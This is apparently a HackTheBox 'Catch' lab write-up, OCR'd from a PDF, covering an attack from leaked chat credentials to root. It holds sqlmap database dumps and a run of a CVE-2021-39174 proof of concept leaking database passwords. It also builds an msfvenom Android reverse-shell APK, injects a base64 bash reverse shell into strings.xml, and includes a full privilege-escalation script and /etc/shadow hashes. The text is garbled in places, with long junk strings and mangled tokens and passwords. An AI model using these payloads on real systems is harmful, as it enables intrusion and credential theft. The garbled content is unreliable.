Cookie: i_like_gitea=5a303345e39e2ed2; redirect_to=%ZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSCMZFMSC
```

#### or just use cur


curl -H 'Authorization: bearer NjFiODZhZWFkOTg6ZTIONTEwMzZlYjE2OmQlODg6NjhmZjhiYWUGNDYzNzlhNtTdmYTJiNGUZM2EyMzY4MjIGMZMZYjU5NDljNQ==' 'http://catch.htb:5000/rooms/61b86b28d984e2451036eb17/messages'

#### response

```
"id": "61b8732cfe190b466d476c02",
"text": "ah sure!",
"posted": "2021-12-14T10:34:20.749Z",
"owner": "61b86dbdfe190b466d476bf0",
"room": "61b86b28d984e2451036eb17"
"id": "61b8731ffe190b466d476c01",
"text": "You should actually include this task to your list as well as a part of quarterly audit".
"posted": "2021-12-14T10:34:07.449Z",
"owner": "61b86aead984e2451036eb16",
"room": "61b86b28d984e2451036eb17"
"id": "61b872b9fe190b466d476c00",
"text": "Also make sure we've our systems, applications and databases up-to-date.",
"posted": "2021-12-14T10:32:25.5142",
"owner": "61b86dbdfe190b466d476bf0",
"room": "61b86b28d984e2451036eb17"
"id": "61b87282fe190b466d476bff",
"text": "Excellent! ",
"posted": "2021-12-14T10:31:30.403Z",
"owner": "61b86aead984e2451036eb16",
 "room": "61b86b28d984e2451036eb17"
"id": "61b87277fe198b466d476bfe",
"text": "Why not. We've this in our todo list for next quarter",
"posted": "2021-12-14T10:31:19.894Z",
 "owner": "61b86dbdfe190b466d476bf0",
"room": "61b86b28d984e2451036eb17"
"id": "61b87241fe190b466d476bfd",
"text": "@john is it possible to add SSL to our status domain to make sure everything is secure ? ",
"posted": "2021-12-14T10:30:25.1082",
"mower:" "61b86b26d984e2451036eb16",
"room": "61b86b28d984e2451036eb17"
"id": "61b8702dfe198b466d476bfa",
"text": "Here are the credentials `john : E)V!mywu_69T4C}W`",
"posted": "2021-12-14T10:21:33.8592",
"mower:" "61b86fbfsfe19b466d476bf5",
"room": "61b86b28d984e2451036eb17"
"id": "61b87010fe190b466d476bf9",
"text": "Sure one sec.",
"posted": "2021-12-14T10:21:04.635Z",
"owner": "61b8615fe190466d476bf5",
"room": "61b86b28d984e2451036eb17"
"id": "61b86fb1fe198b466d476bf8",
"text": "Can you create an account for me ? ",
"posted": "2021-12-4410:19:29.6772",
"owner": "61b86dbfe199b466d476bf8",
"room": "61b86b2d984e2451836eb17"
"id": "61b86f4dfe190b466d476bf6",
"1d": "61D86T4dTe190b46b64/6bT6",
"text": "Hey Team! I'll be handling the
"posted": "2021-12-14T10:17:49.761Z",
"owner": "61b86f15fe190b466d476bf5",
                                                                                  `status.catch.htb` from now on. Lemme know if you need anything from me. ",
 "room": "61b86b28d984e2451036eb17"
```


john:E}V!mywu\_69T4C}W  $\Rightarrow$  00 - Loot > Creds

## port 8000



catchet on github

login with john creds ⇒ settings



note the version 2.4-dev

## exploits

## CVE-2021-39165

```
kali@kali:~/CVE-2021-39165$ sqlmap -r sql.req --level 5 --risk 3 --dbms=mysql --batch --current-user --threads 10
...[snip]...
current user: 'will@localhost'
current database: 'cachet'
Database: cachet
[25 tables]
  cache
  component_groups
components
  failed iobs
  incident_components
incident_templates
  incident_updates
  incidents
   invites
  meta
  metric_points
metrics
  migrations
notifications
schedule_components
  schedules
  sessions
settings
  subscribers
  subscriptions
taggables
  tags
Database: cachet
Table: users
[12 columns]
Column
                           Type
                             tinyint(4)
tinyint(1)
 level
  active
  api_key
created_at
email
                              varchar(191)
                             timestamp
varchar(191)
varchar(191)
  google_2fa_secret
                             int(10) unsigned 
varchar(191)
  remember token
                             varchar(100)
  updated_at
username
                             timestamp
varchar(191)
tinyint(1)
  welcomed
Database: cachet
Table: us
[2 entries]
password
| $2y$10$2jcDURPAEbv2EEKto0ANb.jcjgiaWWzkwzZKNT9fUpOzi6jJy5r8e
| $2y$10$quY5ttamPWVo54lbyLSWEu00A/tkMlqoFaEKwJSWPVGHpVK2Wj7Om
```


## CVE-2021-39174

```
kali@kali:-/CVE-2021-39174-PoC$ python3 exploit.py -n john -p 'E}V!mywu_69T4C)W' -u http://status.catch.htb:8000 -x http://127.0.0.1:8080
[+] Getting CSRF token: I7gJF4mw8gclTEVJ68YJzPIKTMZwU98yhjhvmnzh
[+] CSRF token: I7gJF4mw8gclTEVJ68YJzPIKTMZwU98yhjhvmnzh
[+] LOgging in as user 'john'
[+] Successfully logged in
[+] Getting current field values
[+] Sending payload
[+] Extracted the following values:
- APP_KEY = base64:9mUxJeOqzwJdByidmxhbJaa74xh30bD790I6oG1KgyA=
- DB_DRIVER = mysql
- DB_HOST = localhost
- DB_DATABASE = cachet
- DB_USERNAME = will
- DB_PASSWORD = $2244Fg0_%3!
[+] Unsetting payload variable
[+] Exiting
```

will:s2#4Fg0\_%3!  $\Rightarrow$  00 - Loot > Creds

# setup redis

```
sudo docker pull redis
sudo docker run --rm --name redis-server -p 6379:6379 redis
sudo docker run -it --network host --rm redis redis-cli
or just connect to the docker instance
sudo docker exec -it redis-server redis-cli
enter this into field on mail host
file\nREDIS_HOST=10.10.14.178\nREDIS_DATABASE=9\nREDIS_PORT=6379\nSESSION_DRIVER=redis
and nope. doesn't work..
well i couldn't get it to work... maybe i can later...
go to start and change app name to 0
go to main page to setup.
```



# Will

# enumeration

this was the only that really stood out.. so lets check it out...

i can write to the apk\_bin folder and i can read verify.sh

# verify.sh code review

```
-----
# Basic App Checks #
          APP_NAME=$(grep -oPm1 "(?<=<string name=\"app_name\">)[^<]+" "$1/res/values/strings.xml")
         echo $APP_NAME
if [[ $APP_NAME == *"Catch"* ]]; then
         else
                   echo "[!] App doesn't belong to Catch Global"
###########
............
cleanup()
         rm -rf $PROCESS_BIN;rm -rf "$DROPBOX/*" "$IN_FOLDER/*";rm -rf $(ls -A /dev/shm/opt/mdm | grep -v apk_bin | grep -v verify.sh)
_____
______
IN_FOLDER=/dev/shm/root/mdm/apk_bin
OUT FOLDER=/dev/shm/root/mdm/certified apps
PROCESS_BIN=/dev/shm/root/mdm/process_bin
for IN_APK_NAME in $DROPBOX/*.apk;do
    OUT_APK_NAME="$(echo $(IN_APK_NAME##*/) | cut -d '.' -f1)_verified.apk"
    APK_NAME="$(opens) rand -hex 12).apk"
    if [[ -L "$IN_APK_NAME" ]); then
         exit else
                  my "SIN APK NAME" "SIN FOLDER/SAPK NAME"
         sig_check $IN_FOLDER $APK_NAME
comp_check $IN_FOLDER $APK_NAME $PROCESS_BIN
app_check $PROCESS_BIN $OUT_FOLDER $IN_FOLDER $OUT_APK_NAME
cleanup
```

ok so the first section that runs is the MDM CheckerV1.0 first it sets all of it's variables up and makes sure there are no symlinks with the -L flag next it runs the sig checker

# sig\_check

- This part is pretty simple it just validates that the apk is signed... so first thing is to get an app signed.
- 2. first we find an app to use.. i couldn't get the catch app to decompile and recompile correctly so i will just use msfvenom to generaet an apk.

```
kaligkali:-$ msfvenom -p android/meterpreter/reverse_tcp_LHOST=10.10.14.178 LPORT=9001 -f raw -o /home/kali/hackthebox/Catch/apk/sploit/sploit.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload

[-] No arch selected, selecting arch: dalvik from the payload

No encoder specified, outputting raw payload

Payload size: 10187 bytes

Saved as: /home/kali/hackthebox/Catch/apk/sploit/sploit.apk
```

## or set it up in metasploit

msf6 payload(android/meterpreter/reverse\_tcp) > generate LHOST=10.10.14.178 LPORT=9001 -f raw -o /home/kali/hackthebox/Catch/apk/sploit/sploit.apks
[\*] Writing 10189 bytes to /home/kali/hackthebox/Catch/apk/sploit/sploit.apks...

because we used msfvenom, we can skip the signing portion because the apk is already signed.

```
s = signature was verified

m = entry is listed in manifest

k = at least one certificate was found in keystore

- Unparsable signature-related file META-INF/SIGNFILE.SF

jar verified.

Warning:

This jar contains entries whose certificate chain is invalid. Reason: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target

This jar contains entries whose signer certificate is self-signed.

This jar contains entries whose signer certificate is self-signed.

This jar contains signatures that do not include a timestamp. Without a timestamp, users may not be able to validate this jar after any of the signer certificates expire (as early as 2036-07-18).

The signer certificate will expire on 2036-07-18.
```

we can still sign again it will just have 2 signatures

```
Enter Passphrase for keystore:

updating: META-INF/MANIFEST.MF

adding: META-INF/MACKED.SF

adding: META-INF/MACKED.RSA

adding: META-INF/SIGNFILE.SF

adding: META-INF/SIGNFILE.SF

adding: META-INF/SIGNFILE.SF

adding: META-INF/SIGNFILE.SF

signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex

jar signed.
```

but here is how to do it.

#### build keystore

```
keytool -genkey -v -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
```

## and then sign...

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA-256 -keystore key.keystore catchv1.0.apk hacked
```

the internet seemed to like using sha1 but it's better to just use sha256 or higher...

```
jarsigner -verbose -sigalg SHA256withRSA -digestalg SHA-256 -keystore key.keystore Catchv2.0.apk hacked
```

note: if an app ever doesn't want to get signed, may have to unzip the app, delete the META-INF folder zip it back up and then try signing.

## comp\_check

this just decompiles the apk and checks if it has a compatible sdk in the androidmanifest.xml file somehow once again in our case using metasploit we are able to pass this check.

but if not just add the line android:compilesdkVersion="32" android:compilesdkVersionCodename="12" somewhere in the top of the manifest above

## app\_check

and this is where we have our command injection after mkdir

3. next use apktool to edit the apk

```
apktool d -s sploit.apk
```

4. modify the strings.xml file with your reverse shell payload

```
<?xml version="1.0" encoding="utf-8"?>

<resources>

<string name="app_name">Catch; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNZgvOTAwMSAwPiYx|base64 -d|bash</string>

</resources>
```

4. recompile the apk

```
apktool b -f -o sploit2.apk sploit/
```

6. set up nc listener nc -lvnp 9001

7. transfer apk to the /opt/mdm/apk\_bin folder

```
scp sploit2.apk will@10.10.11.150:/opt/mdm/apk_bin/sploit.apk
```

8. wait for shell

Resource

# cool privesc script i wrote for fun

```
clear
echo "Usage: ./exploit IP PORT"
echo ""
echo "ex. ./exploit 10.10.14.178 9001"
IP=$1
PORT=$2
if [[ -z $1 && -z $2 ]]; then
  usage
banner
Domine

ENCODED_SHELL=$(echo -n "bash -i >& /dev/tcp/$IP/$PORT 0>&1" |base64 -w0)

PAYLOAD="echo $(echo $ENCODED_SHELL)|base64 -d|bash"

STRINGS='''<?xml version="1.0" encoding="utf-8"?>
<resources>
<string name="app_name">Catch; '$PAYLOAD' </string>
</resources>'''
# build apk file with msfvenom
echo "Generating apk file with MSFVenom...Please hold...
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.14.178 LPORT=9001 -f raw -o sploit.apk 2>/dev/null & loading
# decompile the payload and modify the strings.xml file with our payload
echo "decompiling apk and adding payload... please hold..."

apktool d -s sploit.apk 1>/dev/null 2>/dev/null & loading && banner
echo "$STRINGS"> sploit/res/values/strings.xml
apktool b -f -o sploit2.apk sploit/ 1>/dev/null 2>/dev/null & loading
banner
rm -rf sploit
sshpass -p 's2#4Fg0_%3!' scp sploit2.apk will@10.10.11.150:/opt/mdm/apk_bin/sploit.apk
rm sploit2.apk
rm sploit.apk
echo "Wait for about 60 seconds to receive shell"
echo ""
nc -lvnp $PORT
```

## root

## root.txt

root@catch:~# cat /etc/shadow
327875cfe709a1a4ce99dc938d19a8ab

## id && whoami

```
root@catch:~# id && whoami
uid=@(root) gid=@(root) groups=@(root)
root
```

## uname -a

```
root@catch:~# uname -a
Linux catch 5.4.0-104-generic #118-Ubuntu SMP Wed Mar 2 19:82:41 UTC 2022 x86_64 x86_64 GNU/Linux
```

## /etc/shadow

```
root@catch:~# cat /etc/shadow
root:$6$HJMtdM63SqnL6alL$h/FUZ@TNaCCrCgEzeuT9ityQcDmYcMCA@fErrvkZVBmf@TQJntGSRMDo.AXZA9V@@.qAsZ@4554.dUJcFszUM1:18976:@:99999:7:::
...[snip]...
will:$6$ULC1gE554qMU4bz8$XLnV@mDyqZ61IwRXwC8CGLfaVbF9bJ7uMerWNz1FvjqHShP@spDJmw30.Iz7Zt7jbvH6X4w2N9PIV@NL6Hhjy::18976:@:99999:7:::
...[snip]...
```

# tldr

curl -H 'Authorization: bearer Njfi00ZhZWFkOTg0ZTIGNTEwMzZlYjE20m010Dg0NjhmZjhiYduUNDYzhzlhNTdmYTJiNGUZMZEyMzY4MjIGMzM2YjUSNDljnQ=' 'http://catch.htb:5000/rooms/61b86b28d984e2451036eb17/messages'

curl -H 'Authorization: bearer NjFiODZhZWFkOTgeZTIGNTEwMzZlYjEZOmQlODgeNjhmZjhiYMUGNDYzNzlhNTdmYTJiNGUZMZEyMzY4MjIGMzM2YjUSNDljNQ==' 'http://catch.htb:5000/rooms/61b86b28d984e2451036eb17/messages'| awk -F ": "'frint \$2}'| awk -F "\'" '{print \$1}'

git clone https://github.com/narkopolo/CVE-2021-39174-PoC.git
python3 exploit.py -n john -p 'E}V!mywu\_6974C}W' -u http://status.catch.htb:8000

./exploit.sh 10.10.14.178 9001